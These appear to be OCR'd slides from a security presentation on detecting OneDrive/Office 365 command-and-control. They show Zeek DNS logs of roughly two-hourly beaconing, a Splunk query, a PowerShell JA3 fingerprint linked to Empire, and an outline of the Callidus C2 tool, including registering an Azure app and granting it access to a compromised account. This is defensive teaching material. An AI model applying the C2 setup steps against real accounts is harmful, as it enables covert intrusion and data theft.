
Job Smart Mode

Events Patterns Statistics (18) Visualization

100 Per Page Format Preview

_time	src_ip	dest_ip	query	uid	id.orig_p	ts	trans_id
2020-10-01 16:15:18.099	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CKJRqC4TPpAxOtAf7	57651	1601568918.099447	64951
2020-10-01 16:15:18.099	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	ChAFLX116pRgSOzBwd	57651	1601568918.099447	64951
2020-10-01 15:39:22.465	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	C2leXWRjwfXziioHg	49444	1601566762.465508	56748
2020-10-01 15:39:22.465	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CNjbli4mybktUVzomd	49444	1601566762.465508	56748
2020-10-01 15:28:27.707	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CyApXZ337ddX8TqQ68	58592	1601566107.707193	11111
2020-10-01 15:28:27.707	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	C5TEqx2PgdGM5N58cg	58592	1601566107.707193	11111
2020-10-01 10:37:14.515	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	ClSMBUXYcQ2V05u1d	59554	1601548634.515205	27892
2020-10-01 10:37:14.515	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CrN2pT3lSUbxepakw4	59554	1601548634.515205	27892
2020-10-01 10:37:14.485	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	ClSMBUXYcQ2V05u1d	59554	1601548634.485095	27892
2020-10-01 10:37:14.485	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CrN2pT3lSUbxepakw4	59554	1601548634.485095	27892
2020-10-01 01:40:19.079	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CWpu1Y2vbkRaKugo25	50156	1601516419.079226	27758
2020-10-01 01:40:19.079	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CQsk5e2JTkyYA5EWP7	50156	1601516419.079226	27758
2020-10-01 01:40:19.059	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CQsk5e2JTkyYA5EWP7	50156	1601516419.059687	27758
2020-10-01 01:40:19.059	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CWpu1Y2vbkRaKugo25	50156	1601516419.059687	27758
2020-09-30 23:24:38.982	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	C5642SXGbOTzwWsQ3	57287	1601508278.982063	37503
2020-09-30 23:24:38.982	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CEcpcw4cqfx77fV1H4	57287	1601508278.982063	37503
2020-09-30 22:43:41.873	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CdgNoK1nYSseQlyUtk	61833	1601505821.873916	63958
2020-09-30 22:43:41.873	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CDQXQ22UwTwK3piPak	61833	1601505821.873916	63958

C2 ONEDRIVE – BEACONING DETECTION (BRO / SPLUNK)



New Search

Save As Close

```
index=zeek sourcetype="bro:dns:json" query=public.dm.files.1drv.com | table _time, src_ip, dest_ip, query, uid, id.orig_p, ts, trans_id
```

New Search

Last 7 days

✓ 54 events (9/25/20 10:00:00.000 AM to 10/2/20 10:37:43.000 AM) No Event Sampling

Job Smart Mode

Events Patterns Statistics (54) Visualization


100 Per Page Format Preview

_time	src_ip	dest_ip	query	uid	id.orig_p	ts	trans_id
2020-10-02 06:07:37.074	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CZBNPo44KghFuOL89i	64690	1601618857.074495	16444
2020-10-02 06:07:37.074	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	C6e8a02LH5D5VLdD14	64690	1601618857.074495	16444
2020-10-02 06:07:37.052	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	C6e8a02LH5D5VLdD14	64690	1601618857.052074	16444
2020-10-02 06:07:37.052	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CZBNPo44KghFuOL89i	64690	1601618857.052074	16444
2020-10-02 04:09:46.261	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	C38sI12D4WKK6GAk71	63405	1601611786.261617	50
2020-10-02 04:09:46.261	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CBBRrT1qiPlBDGbyJi	63405	1601611786.261617	50
2020-10-02 04:09:46.218	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	C38sI12D4WKK6GAk71	63405	1601611786.218675	50
2020-10-02 04:09:46.218	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CBBRrT1qiPlBDGbyJi	63405	1601611786.218675	50
2020-10-02 02:18:55.129	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CvLuES2P7rECFOpQo7	61250	1601605135.12999	31820
2020-10-02 02:18:55.129	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	Cak2wg15Uyy5mdVkLk	61250	1601605135.12999	31820
2020-10-02 02:18:55.104	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	Cak2wg15Uyy5mdVkLk	61250	1601605135.104303	31820
2020-10-02 02:18:55.104	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CvLuES2P7rECFOpQo7	61250	1601605135.104303	31820

BRO/ZEEK logs utilizing DNS

Beaconing traffic with check-in interval for almost every 2hrs. See the pattern there?

C2 ONEDRIVE – SSL FINGERPRINT DETECTION (BRO SSL | SPLUNK)



JA3 value:
- 235a856727c14dba889ddee0a38dd2f2
- Identified as PowerShell User-Agent
- Empire heavily used PowerShell

https://ja3er.com/form

CALLIDUS C2

Latin word for “Sneaky” is “Callidus”. It was developed using .net core framework in C#. Allows operators to leverage O365 services for establishing command & control communication channel. It uses the Microsoft Graph APIs for communicating with the O365 services.


Microsoft Graph is a gateway to the data and intelligence in Microsoft 365. It provides a unified programmable model that you can use to access the tremendous amount of data in Office 365, Windows 10, and Enterprise Mobility + Security.

Thanks to! Chirag Salva – author of Callidus for helping us!


https://3xpl01tc0d3r.blogspot.com/2020/03/introduction-to-callidus.html

Register for an azure application and set access to Microsoft graph API.

Permissions Required for the application to be used as C2 channel





Grant access to the compromised account for the registered application c3-0365 we created.




CALLIDUS 0365 C2

Callidus also has modules for Outlook,One note and Microsoft Teams as of this moment.





